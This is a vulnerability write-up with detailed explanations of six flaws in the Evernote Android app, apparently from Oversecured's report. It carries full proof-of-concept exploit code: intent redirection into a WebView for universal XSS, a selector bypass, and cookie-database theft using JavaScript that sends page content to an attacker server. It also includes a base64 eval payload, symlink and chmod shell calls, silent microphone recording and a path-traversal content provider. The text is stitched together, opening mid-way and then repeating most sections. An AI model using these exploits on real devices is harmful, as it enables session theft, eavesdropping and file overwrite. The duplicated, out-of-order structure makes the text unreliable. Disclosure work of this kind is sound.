
Proof of concept:
startActivity(new Intent("com.evernote.widget.action.NEW_VOICE_NOTE"));
It is then necessary to read the file that has been created.
Step 5: overwrite arbitrary files through path traversal
The activity com.evernote.clipper.ClipActivity, intended for adding files to the user's notes, was exported and could take arbitrary data from an attacker. With the action android.intent.action.SEND, the app took a Uri from android.intent.extra.STREAM and saved the content to /sdcard/Android/data/com.evernote/files/Temp/Shared/. The problem was in com/evernote/note/composer/Attachment.java: for a content:// scheme the app read _display_name from the provider and saved the file under that name, which allows path traversal.
The proof of concept creates the file /data/data/com.evernote/evil.
File AndroidManifest.xml:
<provider android:name=".EvilContentProvider" android:authorities="oversecured.evil" android:enabled="true" android:exported="true" />
File EvilContentProvider.java:
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    MatrixCursor matrixCursor = new MatrixCursor(new String[]{"_display_name"});
    matrixCursor.addRow(new Object[]{uri.getQueryParameter("name")});
    return matrixCursor;
}

public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    return ParcelFileDescriptor.open(new File(uri.getQueryParameter("path")), ParcelFileDescriptor.MODE_READ_ONLY);
}
File MainActivity.java:
Intent intent = new Intent(Intent.ACTION_SEND);
intent.setClassName("com.evernote", "com.evernote.clipper.ClipActivity");
intent.putExtra(Intent.EXTRA_STREAM, Uri.parse("content://oversecured.evil/?path=/data/data/oversecured.poc/evil&name=../../../../../../../../../data/data/com.evernote/evil"));
startActivity(intent);
The provider returns whatever _display_name the attacker supplies, and the traversal sequence in name escapes the temp directory, so an arbitrary file could be written or rewritten.
Root cause
Several exported components accept attacker-controlled intents and forward them, directly or indirectly, to sensitive operations. Widget4x1SettingsActivity and Widget4x2SettingsActivity pass a nested intent to arbitrary activities, which reaches GnomeWebViewActivity and its loadDataWithBaseURL call. ContractNoUiActivity resets the component of the nested intent but does not account for selectors, so the reset is ineffective. QualtricsSurveyActivity loads any targetURL in the WebView. ClipActivity trusts the provider-supplied _display_name without sanitising it, so a content:// provider can inject ../ sequences. The voice-note action starts recording automatically when the activity is launched. The cookie theft additionally relies on WebView rendering a binary file with an .html extension as HTML, which was the default behaviour at the time when JavaScript was enabled.
Impact
A hostile app installed on the same device could execute arbitrary JavaScript on an arbitrary domain with Evernote's authentication cookie attached, intercept account access, read the cookie database for all sites, record audio through Evernote's microphone permission, and write or rewrite arbitrary files. The issues were fixed in release 8.12.2 (October 2019), and Evernote reports no evidence of exploitation in the wild.
Fix
Evernote fixed the issues as of release 8.12.2. The report does not describe the individual code changes. In general terms, the exported components should not forward attacker-supplied intents to sensitive activities, the component reset should handle selectors, targetURL should be restricted, _display_name should be sanitised before use as a file name, and the voice-note action should require the caller to hold the microphone permission.
Variants to test
- Send a nested intent with
POSTPONED_ACTION_INTENTto exported widget or settings activities and see whether an unexported WebView activity loads attacker HTML. A positive result is JavaScript executing with the target app's cookie attached. - Wrap a nested intent in a selector before sending it to an exported activity that resets the component. A positive result is the nested activity still launching.
- Point a WebView-loading activity at a
file://symlink to an app-private SQLite database with an.htmlextension. A positive result is the database contents rendered and exfiltrated. - Launch an exported activity with an action that starts microphone recording. A positive result is an audio file appearing in a world-readable directory.
- Send
ACTION_SENDwith acontent://provider that returns a_display_namecontaining../. A positive result is a file written outside the intended temp directory.
What happened, in plain words
Evernote is a note-taking app. You install it on your phone, sign in, and it keeps your notes in sync. To stay signed in, the app stores a small piece of data called a cookie, which is like a wristband you get at a festival: the app shows it to the server so the server knows who you are without asking for your password every time.
Oversecured scanned the Evernote app for Android and found six vulnerabilities. A vulnerability is a flaw in how a program is built that lets someone use it in a way its authors did not intend. In this case the attacker is a hostile app installed on the same phone. That is the important part: the attacker does not need to break into a server or guess a password. It only needs to be installed next to Evernote.
With those six flaws, the hostile app could:
- run its own JavaScript (the programming language that web pages use to make things happen) on any website it chose, while Evernote's login cookie was attached, which is called Universal-XSS;
- read the file where Evernote keeps the cookies for every site, which means stealing sessions for all of them;
- start a microphone recording through Evernote's permission, so the attacker could listen in without ever asking for microphone access;
- write or overwrite files in Evernote's private storage area.
Evernote fixed the issues in release 8.12.2, which came out in October 2019. Evernote's security team says it has no evidence that anyone used these flaws in the wild.
A few words you will meet constantly below. An activity is one screen of an Android app, such as the note editor or a settings page. An intent is the message Android uses to ask an activity to open; it can carry extra pieces of data, called extras. An exported activity is one that any other app on the phone is allowed to send an intent to. An unexported activity is meant to be reachable only from inside its own app. A WebView is a small browser built into an app, used to show web content inside the app rather than in Chrome. A cookie is a small text value a site asks the browser to store and send back on later requests, which is how most sites remember that you are signed in. JavaScript is code that runs inside a web page. XSS, short for cross-site scripting, means getting your own JavaScript to run inside someone else's page; Universal-XSS means doing that on any site you like, not just one.
How the scan was set up
The target was the Evernote app for Android, whose package name is com.evernote. A package name is the unique identifier Android uses for an app, the same way a domain name identifies a website.
The researcher used Oversecured's own mobile app scanner to look through the app, and the report shows proof-of-concept code. A proof of concept is a minimal demonstration that a flaw is real: not a weapon, just enough code to show the problem exists. These apps sent intents to Evernote's activities and watched what happened.
Nothing here involves accounts, roles or server settings. The whole story happens on one phone, between two apps: Evernote and the attacker's app.
Finding it
The scanner reported that several activities let an outside app reach components it should not reach. The first pair was com.evernote.widget.Widget4x1SettingsActivity and com.evernote.widget.Widget4x2SettingsActivity. These are the settings screens for Evernote's home-screen widgets (the small note previews you can place on your phone's home screen). Because they were exported, any app could send them an intent, and they would pass that intent on to other activities inside Evernote. Think of a receptionist who will forward any parcel to any office in the building without checking who sent it.
With that forwarding ability in hand, the researcher looked for an unexported activity that would turn an intent into a rendered web page. The candidate was com.evernote.engine.gnome.GnomeWebViewActivity. It takes two parameters, EXTRA_BASE_URL and EXTRA_HTML_CONTENT, and passes them to WebView.loadDataWithBaseURL(String baseUrl, String data, String mimeType, String encoding, String historyUrl). That method tells the WebView: show this HTML as if it came from this URL. So the first parameter says which site the content should appear to belong to, and the second is the content itself. If an attacker controls both, the attacker can make any HTML and JavaScript run as if it were part of any site.
Worse, the app also added an authentication cookie to EXTRA_BASE_URL. That means the WebView would attach Evernote's login cookie for the chosen site, so the attacker's code would run with the user's session already attached. Account access could be intercepted.
Exploitation
Step 1: reach the WebView activity through the widget settings activity
The relevant code in GnomeWebViewActivity first reads a value called the screen type, then, in the default branch, forwards the two extras to the rendering method:
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    m18857J();
    this.f15723i = getIntent().getIntExtra("EXTRA_SCREEN_TYPE", 0);
Line by line: onCreate is the method Android calls when an activity is being created, the equivalent of a page loading. super.onCreate(bundle) runs the standard setup that every activity needs. m18857J() is an internal setup call whose name has been obfuscated (shortened to meaningless letters) by the app's build tools. The last line reads an integer extra called EXTRA_SCREEN_TYPE from the intent that started the activity, and stores it in a field; if the extra is missing, it uses 0 as the default.
switch (this.f15723i) {
    //...
    default:
        Intent intent = getIntent();
        mo16603a(intent.getStringExtra("EXTRA_BASE_URL"), intent.getStringExtra("EXTRA_HTML_CONTENT"), getAccount());
        //...
}
Line by line: switch picks a branch based on the screen type that was just read. The //... marks branches the report leaves out. The default branch runs when no other branch matches, which is what happens when the attacker simply does not supply EXTRA_SCREEN_TYPE. getIntent() fetches the intent that started the activity. The next line calls mo16603a with three arguments: the string extra EXTRA_BASE_URL, the string extra EXTRA_HTML_CONTENT, and the current account. In other words, the two values the attacker supplied are handed straight to the rendering code.
public void mo16603a(String str, String str2, AbstractC2928x xVar) {
    //...
    Global.cookieUtil().mo41610a("GnomeWebViewActivity", str, xVar).mo51586e(new C3076r(this, str, str2)); // runs RunnableC3077s
}
Line by line: this method takes the base URL (str), the HTML content (str2) and the account (xVar). The long chained call asks a global cookie utility to attach the account's authentication cookie for the given base URL, and then registers a callback that runs RunnableC3077s. A callback is code that is set aside to run later, once the first job finishes; here, once the cookie has been set. The comment notes which class the callback runs.
public void run() {
    GnomeWebViewActivity gnomeWebViewActivity = this.f15786c;
    WebView webView = gnomeWebViewActivity.f15715a;
    if (webView == null || gnomeWebViewActivity.f15716b == null) {
        GnomeWebViewActivity.LOGGER.mo14433e("contentLoadedAndCookieSet - mWebView or mLoadingView are null; aborting");
        return;
    }
    webView.loadDataWithBaseURL(this.f15784a, this.f15785b, "text/html", "UTF-8", null); // universal-xss!
    this.f15786c.f15716b.setVisibility(8);
}
Line by line: run is the method the callback executes. It grabs the activity and its WebView. The if checks that both the WebView and the loading indicator exist; if either is missing it writes a log message and stops, so the app does not crash. The important line calls loadDataWithBaseURL with the stored base URL and the stored HTML, declaring the content as text/html in UTF-8 encoding, with no history URL. The comment // universal-xss! marks the flaw: attacker-supplied HTML is rendered as if it belonged to the attacker-supplied URL. The last line hides the loading indicator.
The proof of concept wraps the WebView intent inside a POSTPONED_ACTION_INTENT extra sent to the exported widget settings activity:
Intent next = new Intent();
next.setClassName("com.evernote", "com.evernote.engine.gnome.GnomeWebViewActivity");
next.putExtra("EXTRA_BASE_URL", "http://example.com/");
next.putExtra("EXTRA_HTML_CONTENT", "<script>alert(document.domain)</script><iframe src='http://example.com/' height='100%' width='100%'></iframe>");

Intent intent = new Intent();
intent.setClassName("com.evernote", "com.evernote.widget.Widget4x1SettingsActivity");
intent.putExtra("POSTPONED_ACTION_INTENT", next);
startActivity(intent);
Line by line: the first block builds the inner intent, the one the attacker actually wants to run. new Intent() creates an empty intent. setClassName says which app and which activity it is for: Evernote, and the unexported GnomeWebViewActivity. putExtra adds the two parameters: the base URL http://example.com/ and the HTML content. The HTML contains a script tag that shows a pop-up with the current domain, and an iframe (an embedded frame that loads another page) pointing at http://example.com/.
The second block builds the outer intent, addressed to the exported widget settings activity, and puts the inner intent inside it under the name POSTPONED_ACTION_INTENT. startActivity sends it. The widget settings activity receives it and forwards it, which is how an unexported activity gets reached from outside.
The script is written to EXTRA_HTML_CONTENT to show the domain where the code was executed, since the EXTRA_BASE_URL request itself is not sent. The iframe makes the browser send a request to example.com, so the session can be seen in the cookies. The result is JavaScript running in the origin of the chosen base URL, with Evernote's authentication cookie attached. An origin, in browser terms, is the combination of scheme, host and port, such as http://example.com; browsers use it to decide which page is allowed to touch which data.
Step 2: bypass the intent filter in ContractNoUiActivity
Access to arbitrary components was also detected in com.evernote.ui.ContractNoUiActivity, which is exported and takes external data. The name says it has no user interface: it is a background activity that performs actions on request.
The app tries to validate the received intent and resets the component to null:
switch (c) {
    case 0: // triggered when the action is installed to "com.evernote.action.DELAYED_NOTE_ACTION"
        Intent intent2 = (Intent) intent.getParcelableExtra("DELAYED_INTENT"); // controlled by the attacker
        if (intent2 != null) {
            intent2.setComponent(null); // component is reset
            // ... later, it runs
Line by line: switch (c) picks a branch based on some value c. The comment says case 0 is the one triggered by the action com.evernote.action.DELAYED_NOTE_ACTION. The next line pulls a nested intent out of the extra DELAYED_INTENT; the comment notes it is controlled by the attacker. The if checks it is not empty. Then setComponent(null) clears the target of the nested intent, so that it no longer names a specific activity. The comment says it runs later. The idea is a safety check: if the nested intent no longer says where it is going, it cannot be aimed at a sensitive activity.
That check can be bypassed with a selector, which also leads to access to arbitrary activities. A selector is a second intent attached to an intent, used to say which app should handle it; Android resolves the selector and then applies the original intent. Clearing the component of the outer intent does not clear the selector, so the target survives the reset. The researcher used com.qualtrics.digital.QualtricsSurveyActivity, which takes a targetURL value and passes it to WebView.loadUrl(), so arbitrary links open in the built-in WebView. loadUrl simply tells the WebView to load a URL, which is enough to open any page, including a file:// address pointing at a file on the phone.
Step 3: steal the cookie database
The cookie store is the SQLite database /data/data/com.evernote/app_webview/Default/Cookies. SQLite is a small database engine that stores data in a single file; here the file holds each cookie's domain, key and value, plus flags including HttpOnly and Secure, for the current app. HttpOnly means the cookie cannot be read by JavaScript, and Secure means it is only sent over HTTPS. Those flags are protections, but they only protect the cookie while it sits in the browser; if the whole file is stolen, the attacker has the raw values.
The exploit works in three moves:
- A cookie is installed containing JavaScript code that receives content from the current page and sends it to the attacker's server.
- A symlink with an
.htmlextension is created inside the internal directory of the attacker's app, pointing to theCookiesfile. A symlink is a shortcut: a file that is really just a pointer to another file, like a signpost saying "the real file is over there". - The attacker first opens their own site, which installs the cookie, and then opens the symlink. A 45-second delay is added because the cookie is not synced and written to the file instantaneously. The binary file is then passed as HTML, the JavaScript is executed, and the entire content is leaked to the attacker.
Why does that work? The WebView is asked to open a file whose name ends in .html, so it treats it as a web page. The file is really a database, but a database file contains text, and some of that text is the cookie the attacker planted. When the WebView renders the file as HTML, the planted text is interpreted as a tag with JavaScript in it, and that JavaScript runs.
Code to obtain the content of an entire page:
new Image().src =
  'http://example.com/?evil=' +
  encodeURIComponent(document.getElementsByTagName('html')[0].innerHTML);
Line by line: new Image() creates an image object in memory, without adding it to the page. Setting its src makes the browser fetch that address. The address is the attacker's server with a query parameter called evil. document.getElementsByTagName('html')[0].innerHTML grabs the entire HTML of the page. encodeURIComponent turns it into a safe string for a URL, so characters like < and > do not break the request. The result is that the page content travels to the attacker's server as part of an image request, which is a classic way to send data out quietly.
Cookie installation:
document.cookie =
  'x = \'<img src="x" onerror="eval(atob(\'[redacted]/[redacted]=\'))">\'';
Line by line: document.cookie = ... asks the browser to store a cookie. The value is a string that looks like an HTML img tag. The src is x, which does not exist, so the image fails to load and the onerror handler runs. That handler calls eval(atob(...)): atob decodes a base64 string (a way of writing binary data using only letters, digits and a few symbols) back into text, and eval runs that text as JavaScript. The base64 blob decodes to the same page-content exfiltration snippet shown above, so the cookie carries the payload that runs when the database is later rendered as HTML. The backslashes are there because the whole value is inside a JavaScript string and the quotes inside it have to be escaped.
Code in the attacker's Android app:
private static final String APP = "com.evernote";

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    launch("https://redacted.s3.amazonaws.com/set_cookies.html");
    new Handler().postDelayed(() -> launch("file://" + symlink()), 45000);
}

private void launch(String url) {
    Intent next = new Intent();
    next.setSelector(new Intent().setClassName(APP, "com.qualtrics.digital.QualtricsSurveyActivity"));
    next.putExtra("targetURL", url);
    next.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK | Intent.FLAG_ACTIVITY_CLEAR_TASK);

    Intent i = new Intent();
    i.setClassName(APP, "com.evernote.ui.ContractNoUiActivity");
    i.putExtra("DELAYED_INTENT", next);
    i.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK | Intent.FLAG_ACTIVITY_CLEAR_TASK);
    startActivity(i);
}

private String symlink() {
    try {
        String root = getApplicationInfo().dataDir;
        String symlink = root + "/symlink.html";
        String cookies = getPackageManager().getApplicationInfo(APP, 0).dataDir + "/app_webview/Default/Cookies";

        Runtime.getRuntime().exec("ln -s " + cookies + " " + symlink).waitFor();
        Runtime.getRuntime().exec("chmod -R 777 " + root).waitFor();

        return symlink;
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
Line by line: APP is a constant holding Evernote's package name, so it is written once and reused. onCreate is the attacker app's startup method. It calls launch with a URL on an S3 bucket (Amazon's file hosting service) that serves a page which sets the cookie. Then new Handler().postDelayed(...) schedules a second call after 45,000 milliseconds, which is 45 seconds. The second call launches file:// followed by the path returned by symlink(), so the WebView opens a local file.
In launch, the first intent is built and given a selector: setSelector(new Intent().setClassName(APP, "com.qualtrics.digital.QualtricsSurveyActivity")). That is the bypass from step 2: the selector names the Qualtrics activity, and clearing the component later does not remove it. putExtra("targetURL", url) supplies the URL to load. The flags FLAG_ACTIVITY_NEW_TASK | FLAG_ACTIVITY_CLEAR_TASK tell Android to start the activity in a fresh task, which is a way of launching it cleanly. The second intent is addressed to ContractNoUiActivity and carries the first one as DELAYED_INTENT, with the same flags, and startActivity sends it.
In symlink, getApplicationInfo().dataDir gives the attacker app's own private directory. symlink is built as that directory plus /symlink.html. cookies is built from Evernote's data directory plus /app_webview/Default/Cookies, found through getPackageManager().getApplicationInfo(APP, 0). Then two shell commands run: ln -s creates a symbolic link from the .html name to the cookie database, and chmod -R 777 makes the attacker's directory readable by everyone, so Evernote's WebView is allowed to read through the link. waitFor() makes the code wait until each command finishes. The try/catch turns any failure into a runtime exception so it is not silently ignored.
The launch method wraps the Qualtrics activity in a selector, so the component reset in ContractNoUiActivity does not stop it. The first call loads the attacker's page that sets the cookie. The second call, 45 seconds later, loads the symlink as a file:// URL. The symlink method creates the link to the cookie database and runs chmod -R 777 on the attacker's data directory.
Result:
The technique worked with WebView default settings when JavaScript was enabled (WebView.getSettings().setJavaScriptEnabled(true)). That peculiarity of WebView has since been fixed, and binary files are no longer opened as HTML even when they have an .html extension.
The researcher also found other ways to reach arbitrary components through com.evernote.ui.helper.URIBrokerActivity and com.evernote.ui.phone.NewPhoneMainActivity, which likewise made it possible either to steal all cookies or to achieve UXSS through the activities above.
Step 4: record the microphone without permission
Android apps have to ask the user for permission before using sensitive hardware such as the microphone. Evernote holds that permission and uses it to record voice notes in com.evernote.ui.ContractNoUiActivity. The recording starts automatically when the activity is launched with the action com.evernote.widget.action.NEW_VOICE_NOTE, and the app writes to /sdcard/Android/data/com.evernote/files/Temp/Shared/AudioNote-{date}.amr, a world-readable directory. An app without microphone access could therefore use Evernote to eavesdrop on the user: it never touches the microphone itself, it just asks Evernote to do the recording and then reads the file.
Proof of concept:
startActivity(new Intent("com.evernote.widget.action.NEW_VOICE_NOTE"));
Line by line: new Intent("com.evernote.widget.action.NEW_VOICE_NOTE") creates an intent whose action is the voice-note action. An action is a name for a job, rather than a specific activity. startActivity sends it, and Android finds the activity that handles that action, which is Evernote's. The recording begins. It is then necessary to read the file that has been created.
Step 5: overwrite arbitrary files through path traversal
The activity com.evernote.clipper.ClipActivity, intended for adding files to the user's notes, was exported and could take arbitrary data from an attacker. With the action android.intent.action.SEND, the app took a Uri from android.intent.extra.STREAM and saved the content to /sdcard/Android/data/com.evernote/files/Temp/Shared/. A Uri is an address for a piece of content, similar to a URL but able to point at things inside apps. The problem was in com/evernote/note/composer/Attachment.java: for a content:// scheme the app read _display_name from the provider and saved the file under that name, which allows path traversal. A content provider is an Android component that hands out data to other apps; _display_name is the suggested file name it reports. Path traversal means putting ../ in a file name so that the path climbs out of the folder it was supposed to stay in, like writing ../../kitchen on an envelope addressed to the mail room.
The proof of concept creates the file /data/data/com.evernote/evil.
File AndroidManifest.xml:
<provider android:name=".EvilContentProvider" android:authorities="oversecured.evil" android:enabled="true" android:exported="true" />
Line by line: this declares a content provider in the attacker's app. android:name points at the class that implements it. android:authorities gives it a unique name, oversecured.evil, which is how other apps address it. android:enabled and android:exported make it active and reachable from other apps.
File EvilContentProvider.java:
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    MatrixCursor matrixCursor = new MatrixCursor(new String[]{"_display_name"});
    matrixCursor.addRow(new Object[]{uri.getQueryParameter("name")});
    return matrixCursor;
}

public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    return ParcelFileDescriptor.open(new File(uri.getQueryParameter("path")), ParcelFileDescriptor.MODE_READ_ONLY);
}
Line by line: query is the method Android calls when another app asks this provider for data. It builds a MatrixCursor, which is an in-memory table, with one column called _display_name. It adds one row whose value is whatever the name query parameter in the Uri says. So the attacker fully controls the file name Evernote will see. openFile is the method called when another app wants to read the actual bytes. It opens the file named by the path query parameter, read-only, and returns a handle to it. Together, the two methods let the attacker say both what the file is called and where its contents come from.
File MainActivity.java:
Intent intent = new Intent(Intent.ACTION_SEND);
intent.setClassName("com.evernote", "com.evernote.clipper.ClipActivity");
intent.putExtra(Intent.EXTRA_STREAM, Uri.parse("content://oversecured.evil/?path=/data/data/oversecured.poc/evil&name=../../../../../../../../../data/data/com.evernote/evil"));
startActivity(intent);
Line by line: the intent uses the standard ACTION_SEND action, the same one used when you share something from one app to another. setClassName aims it at Evernote's ClipActivity. putExtra attaches the content address under EXTRA_STREAM, which is where Android puts the item being shared. The Uri points at the attacker's provider, content://oversecured.evil/, with two query parameters: path, which tells the provider which file to serve, and name, which is the file name Evernote will use. The name value starts with many ../ sequences, which climb out of the temp folder, and ends at /data/data/com.evernote/evil. startActivity sends it.
The provider returns whatever _display_name the attacker supplies, and the traversal sequence in name escapes the temp directory, so an arbitrary file could be written or rewritten.
Root cause
Several exported components accept attacker-controlled intents and forward them, directly or indirectly, to sensitive operations. Widget4x1SettingsActivity and Widget4x2SettingsActivity pass a nested intent to arbitrary activities, which reaches GnomeWebViewActivity and its loadDataWithBaseURL call. ContractNoUiActivity resets the component of the nested intent but does not account for selectors, so the reset is ineffective. QualtricsSurveyActivity loads any targetURL in the WebView. ClipActivity trusts the provider-supplied _display_name without sanitising it, so a content:// provider can inject ../ sequences. The voice-note action starts recording automatically when the activity is launched. The cookie theft additionally relies on WebView rendering a binary file with an .html extension as HTML, which was the default behaviour at the time when JavaScript was enabled.
Impact
A hostile app installed on the same device could execute arbitrary JavaScript on an arbitrary domain with Evernote's authentication cookie attached, intercept account access, read the cookie database for all sites, record audio through Evernote's microphone permission, and write or rewrite arbitrary files. The issues were fixed in release 8.12.2 (October 2019), and Evernote reports no evidence of exploitation in the wild.
Fix
Evernote fixed the issues as of release 8.12.2. The report does not describe the individual code changes. In general terms, the exported components should not forward attacker-supplied intents to sensitive activities, the component reset should handle selectors, targetURL should be restricted, _display_name should be sanitised before use as a file name, and the voice-note action should require the caller to hold the microphone permission.
Variants to test
- Send a nested intent with
POSTPONED_ACTION_INTENTto exported widget or settings activities and see whether an unexported WebView activity loads attacker HTML. A positive result is JavaScript executing with the target app's cookie attached. - Wrap a nested intent in a selector before sending it to an exported activity that resets the component. A positive result is the nested activity still launching.
- Point a WebView-loading activity at a
file://symlink to an app-private SQLite database with an.htmlextension. A positive result is the database contents rendered and exfiltrated. - Launch an exported activity with an action that starts microphone recording. A positive result is an audio file appearing in a world-readable directory.
- Send
ACTION_SENDwith acontent://provider that returns a_display_namecontaining../. A positive result is a file written outside the intended temp directory.
Glossary
- Activity: one screen or background task of an Android app, such as a settings page or a note editor.
- Intent: the message Android uses to ask an activity to do something; it can carry extra data.
- Extra: a named piece of data attached to an intent, such as
EXTRA_BASE_URL. - Exported component: an activity or provider that any other app on the phone is allowed to send intents to.
- Unexported component: one meant to be reachable only from inside its own app.
- Package name: the unique identifier of an Android app, such as
com.evernote. - WebView: a small browser built into an app, used to show web content inside the app.
- Cookie: a small value a site asks the browser to store and send back on later requests, used to remember that you are signed in.
- Session: the state of being signed in, usually carried by a cookie.
- JavaScript: the programming language that runs inside web pages.
- XSS (cross-site scripting): getting your own JavaScript to run inside someone else's page.
- Universal-XSS: XSS that works on any site the attacker chooses, not just one.
- Origin: the combination of scheme, host and port that browsers use to decide which page may touch which data.
- API: a defined way for one piece of software to ask another to do something.
- SQLite: a small database engine that stores data in a single file.
- HttpOnly: a cookie flag meaning JavaScript cannot read the cookie.
- Secure: a cookie flag meaning the cookie is only sent over HTTPS.
- Symlink: a file that is really a pointer to another file.
- Base64: a way of writing binary data using only letters, digits and a few symbols.
- Callback: code set aside to run later, once another job finishes.
- Obfuscated: renamed by build tools to short meaningless names, to make code harder to read.
- Selector: a second intent attached to an intent, used to say which app should handle it.
- Action: a name for a job, such as
android.intent.action.SEND, rather than a specific activity. - Uri: an address for a piece of content, similar to a URL but able to point inside apps.
- Content provider: an Android component that hands out data to other apps.
_display_name: the suggested file name a content provider reports for its data.- Path traversal: putting
../in a file name so a path climbs out of its intended folder. - World-readable: a file or folder that every app on the device is allowed to read.
- Proof of concept: a minimal demonstration that a flaw is real.
- Permission: an Android grant that lets an app use sensitive hardware or data, such as the microphone.
- In the wild: in real attacks against real users, as opposed to in a test.